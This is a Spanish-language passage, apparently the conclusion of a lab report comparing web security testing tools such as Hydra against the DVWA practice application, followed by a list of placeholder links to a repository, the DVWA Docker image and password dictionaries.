Finalmente, Hydra es una herramienta especializada en ataques de fuerza bruta, y su capacidad para automatizar la comprobación de contraseñas es destacable. Aunque genera una cantidad significativa de paquetes, no proporciona detalles específicos sobre los resultados de los intentos de inicio de sesión, lo que dificulta la identificación de éxito o fracaso en el tráfico capturado.

En resumen, cada una de estas herramientas desempeña un papel único en las pruebas de seguridad y la evaluación de aplicaciones web. La elección de la herramienta dependerá de los objetivos específicos de la prueba y de la información que se busque obtener del tráfico generado. Comprender las fortalezas y limitaciones de estas herramientas es esencial para llevar a cabo pruebas de seguridad efectivas y proteger las aplicaciones web contra posibles amenazas.

4. Enlaces

- [Enlace al repositorio de Github.](#)
- [Enlace a la Imagen de vulnerables/web-dvwa Docekr hub](#)
- [RockYou password dictionary github](#)
- [10-million-password-list-top-1000000 dictionary github](#)
- [/Top207-probable contraseñas github](#)